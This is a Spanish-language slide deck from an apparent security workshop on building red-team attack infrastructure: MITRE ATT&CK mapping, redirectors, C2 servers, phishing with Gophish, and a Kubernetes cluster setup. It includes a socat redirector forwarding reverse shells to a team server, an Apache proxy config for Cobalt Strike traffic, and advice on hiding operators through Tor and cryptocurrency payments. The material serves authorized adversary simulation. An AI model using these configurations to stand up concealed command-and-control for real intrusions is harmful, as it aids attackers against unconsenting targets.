INFRAESTRUCTURA OFENSIVA

DISCLAIMER

PENTESTING != RED TEAM ENGAGEMENT

Sin embargo, la idea de la charla es armar una infraestructura flexible que sirva para distintos escenarios.

RESUMEN

1- Que? Definir/Diseñar la Infraestructura

2- Como? Provisioning y Configuracion

3- Provisionando y configurando

4- Demo

Diseño de la Infraestructura

- Que necesitamos?

  Una infraestructura que nos permita simular un adversario real, lo mas similar a un APT posible, modelar un adversario nos va a ayudar a armar los requerimientos.

Diseño de la Infraestructura

- Como modelamos/mapeamos el ataque?

  Podemos usar mitre ATT&CK y la **CYBER** kill chain

Diseño de la Infraestructura


- MITRE ATTA&CK

  Es un conjunto de Tacticas y Tecnicas basadas en ataques reales, ej:

  - Tactica(TA0001): acceso inicial
  - Tecnica(T1190): explotar un servicio/app publico

  https://attack.mitre.org/

Mitre ATT&CK matrix



Mitre ATT&CK Tacticas

1.Acceso inicial
2.Ejecucion
3.Persitencia
4.Escalar privilegios
5.Evasion de defensas
6.Acceso a credenciales
7.Discovery
8.Movimiento lateral
9.Recolectar Data
10.Command and Control
11.Exfiltrar
12.Impacto

CYBER kill chain

Mapeando un Ataque

- Acceso Inicial
  - Exploit Public Facing App (T1190)
  - Phishing(T1566)
- Ejecucion
  - Powershell(T1059.001)
- Persistencia
  - Logon Script(T1037.001)

Mapeando un Ataque

- Escalar Privilegios
  - Access Token Manipulation (T1134)
- Defense Evasion
  - Trusted Developer Utilities, MSBuild (T1127.001)
- Discovery
  - Network Service Scanning (T1046)


Mapeando un Ataque

- Movimiento Lateral
  - RDP(T1021.001)
- Collection
  - Email Collection (TT1114)
- Command and Control
  - Proxy(T1090)

Requerimientos

- Poder hacer recon y phishing
- Poder explotar servicios publicos
- Que sea resiliente
- Recibir conexiones reversas
- C2 con proxies
- Payload delivery
- Poder establecer persistencia(ex: phone home)
- Storage
- Almacenar logs y timestamps para comunicarlos al blue team(No es un ctf !)
- Tunelear multiples protocolos


Infraestructura Propuesta



Team Server

- Es desde donde vamos a realizar todas las operaciones y donde vamos a configurar los distintos Command and Control.
- Vamos a usar Kubernetes!

Redirectors



Redirectors

Son nuestros fronts, se encargan de redirigir el trafico para ofuscar la ubicación real de nuestra infra.

- Dumb pipe: Los vamos a usar para las reverse shells y DNS
- HTTPS: vamos a usarlo para payloads,phishing y los C2 que van por https

Redirectors

Dumb Pipe

```
socat TCP4-LISTEN:4444,fork TCP4:135.15.15.15:4444
```

HTTPS

```
<VirtualHost *:443>
ServerName pwndemic.xyz
# Enable SSL
SSLEngine On
# Trust Self-Signed Certificates generated by Cobalt Strike
SSLProxyVerify none
SSLProxyCheckPeerCN off
SSLProxyCheckPeerName off

ProxyPreserveHost On
ProxyRequests Off
SSLCertificateFile      /etc/letsencrypt/live/pwndemic.xyz/cert.pem
SSLCertificateKeyFile   /etc/letsencrypt/live/pwndemic.xyz/privkey.pem
SSLCertificateChainFile /etc/letsencrypt/live/pwndemic.xyz/chain.pem
# Enable Proxy
SSLProxyEngine On
  ProxyPass /  https://backend.xyz/
  ProxyPassReverse /  https://backend.xyz/
</VirtualHost>
```

Command and Control

Command and Control

- Vamos a separarlos en funcion a cada cuanto los agentes se conectan y en funcion a que protocolos usan


C2 Long y Short Haul

- Long Haul: los agentes se conectan al servidor una vez al dia/ cada x dias o por semana, este layer lo usamos para garantizar persistencia
- Short Haul: Los agentes se conectan al servidor cada 1/5 minutos, es desde donde podemos operar

C2 Protocolos

- TCP: old school reverse shells, meterpreter/netcat
- DNS: Vamos a usar sliver para tener reverse shells por DNS.
- HTTP/HTTPS: vamos a usar merlin/covenant como C2s https

CASO 1


KUBERNETES
TARGET
REDIRECTOR
pwndemic.xyz
RED1
HTTPS
backend.xyz
TRAEFIK
pwndemic.xyz
COVENANT
SHORT
HAUL

PHISHING

Vamos a usar gophish adentro del cluster y configurar “docker-mailserver” de tomav en un redirector con su propio dominio

2- PROVISIONING Y CONFIGURACION

STACK Baremetal

- Provisioning:
  - kubespray (K8s+ansible)
- Kubernetes:
  - Metallb (Baremetal load balancer)
  - Traefik (Reverse Proxy/LB)
  - Calico (CNI)
  - rook-ceph(Storage)
  - Docker (Containers runtime)

STACK Redirectors

- Provisioning/configuration:
  - Ansible
  - Terraform
- Tools:
  - Docker
  - Mailserver
  - Apache
  - Socat
  - Certbot (letsencrypt)

STACK Conexion

- En caso que tu threat model lo amerite lo importante es conectarse al bastion a travez de Tor. Me gustan 2 opciones

  1- tor+ ssh con proxychains

  2- whonix + VM

Mas info:

https://scottlinux.com/2015/09/01/use-kali-linux-through-tor-with-whonix-gateway/

https://medium.com/swlh/proxying-like-a-pro-cccdc177b081

STACK blockchain

- En caso de que tu threat model lo amerite y quieras separarte completamente de la infraestructura una opcion buena es pagar la infra y dominios con bitcoin/eos/eth, providers:
- Namecheap + resellers de hetzner/linode/aws

3 Agarra La Pala

deployando y configurando todo

Repositorios

https://github.com/notchxor/infraestructura-ofensiva-workshop

https://github.com/notchxor/infraestructura-ofensiva-cluster

https://github.com/notchxor/infraestructura-ofensiva-infra

Deployando kubernetes

Deployando kubernetes

PASOS:

- Deployar cluster
- Configurar firewall
- Configurar Metallb
- Configurar rook-ceph
- Configurar traefik
- Configurar docker-registry

Deployando kubernetes

offensive-cluster/

Vamos a editar /group_vars/k8s-cluster/k8s-cluster.yml

```
## Change this to use another Kubernetes version,
kube_version: v1.18.8
```

```
kube_network_plugin: calico
```

Deployando kubernetes

Correr el playbook:

```
root@molly:/home/mini/eko2020/offensive-cluster# ansible-playbook --private-key=/home/mini/.ssh/anoyo -i inventory/offensive-cluster/hosts.yaml  --become --become-user=root cluster.yml

PLAY [localhost] ***************************************************************************************************************************************************************************************
Tuesday 22 September 2020  18:49:22 -0300 (0:00:00.088)       0:00:00.088 *****

TASK [Check ansible version >=2.8.0] *******************************************************************************************************************************************************************
ok: [localhost] => {
    "changed": false,
    "msg": "All assertions passed"
}

PLAY [all] *********************************************************************************************************************************************************************************************
Tuesday 22 September 2020  18:49:22 -0300 (0:00:00.035)       0:00:00.124 *****

TASK [Set up proxy environment] ************************************************************************************************************************************************************************
ok: [node1]
```

Deployando kubernetes

FIREWALL RULES:


ufw allow from <redirector_ip>

- ufw allow from 10.233.0.0/16 (red interna :))
- Vim /etc/default/ufw

```
# Set the default input policy to ACCEPT, DROP, or REJECT. Please note that if
# you change this you will most likely want to adjust your rules.
DEFAULT_INPUT_POLICY="DROP"

# Set the default output policy to ACCEPT, DROP, or REJECT. Please note that if
# you change this you will most likely want to adjust your rules.
DEFAULT_OUTPUT_POLICY="ACCEPT"

# Set the default forward policy to ACCEPT, DROP or REJECT.  Please note that
# if you change this you will most likely want to adjust your rules
DEFAULT_FORWARD_POLICY="ACCEPT"

# Set the default application policy to ACCEPT, DROP, REJECT or SKIP. Please
# note that setting this to ACCEPT may be a security risk. See 'man ufw' for
# details
DEFAULT_APPLICATION_POLICY="SKIP"
```

Deployando kubernetes

USTED ESTA AQUI



Configurando kubernetes

Disclaimer: esto no es un workshop sobre buenas practicas de kubernetes y hardening, vamos a hacer lo minimo.

Acceso:

- Copiar config

```
root@mini:~# scp node1:/root/.kube/config  /root/eko2020/admin.kubeconfig
```

- Crear un alias en ~/.bashrc:

```
alias ko='kubectl –kubeconfig=/root/eko2020/admin.kubeconfig'
```

- ssh tunneling:

```
ssh -L 6443:127.0.0.1:6443 <TUSERVER>
```

Configurando kubernetes

Verificar:

```
mini@molly:~$ ko get pods -n kube-system
NAME                                       READY   STATUS
calico-kube-controllers-848ff59cd4-zmmm5   1/1     Running
calico-node-t227w                          1/1     Running
coredns-59dcc4799b-gnpn5                   1/1     Running
coredns-59dcc4799b-rxcgx                   0/1     Pending
dns-autoscaler-66498f5c5f-69lfl            1/1     Running
kube-apiserver-node1                       1/1     Running
kube-controller-manager-node1              1/1     Running
kube-proxy-tbcjl                           1/1     Running
kube-scheduler-node1                       1/1     Running
kubernetes-dashboard-57777fbdcb-jtlcr      1/1     Running
kubernetes-metrics-scraper-54fbb4d595-z6sxm   1/1     Running
nodelocaldns-7hmgj                         1/1     Running
```

Configurando kubernetes

Repaso MUY general

Kubectl: cli que nos deja interactuar con la API de kubernetes

Yaml: vamos a usar yamls para configurar los distintos resources del cluster

Pods: grupo de 1 o mas containers, tienen almacenamiento EFIMERO y acceso a la red

Servicios: es una abstraccion para exponer pods como servicios del cluster

